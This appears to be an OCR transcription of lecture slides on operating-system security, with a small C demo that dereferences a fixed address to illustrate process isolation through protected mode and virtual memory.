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

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

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

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

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

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

```
#include<stdio.h>
#include<unistd.h>

void main() {
  int* p = 0×4411112222;

  char buf[10];
  read(0,buf,1);

  printf("%x",*p);
}
```

Threat Model

Intro to System Architecture

Hardware Support for Isolation

Examples

Principles

Review

At this point, we have achieved process isolation

- Protected mode execution prevents direct device access
- Virtual memory prevents direct memory access

Requires CPU support

- All moderns CPUs support these techniques

Requires OS support

- All moderns OS support these techniques
- OS controls process rings and page tables

Review

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Warning: bugs in the OS may compromise process isolation

Towards Secure Systems

Now that we have process isolation, we can build more complex security features

File Access Control

Anti-virus

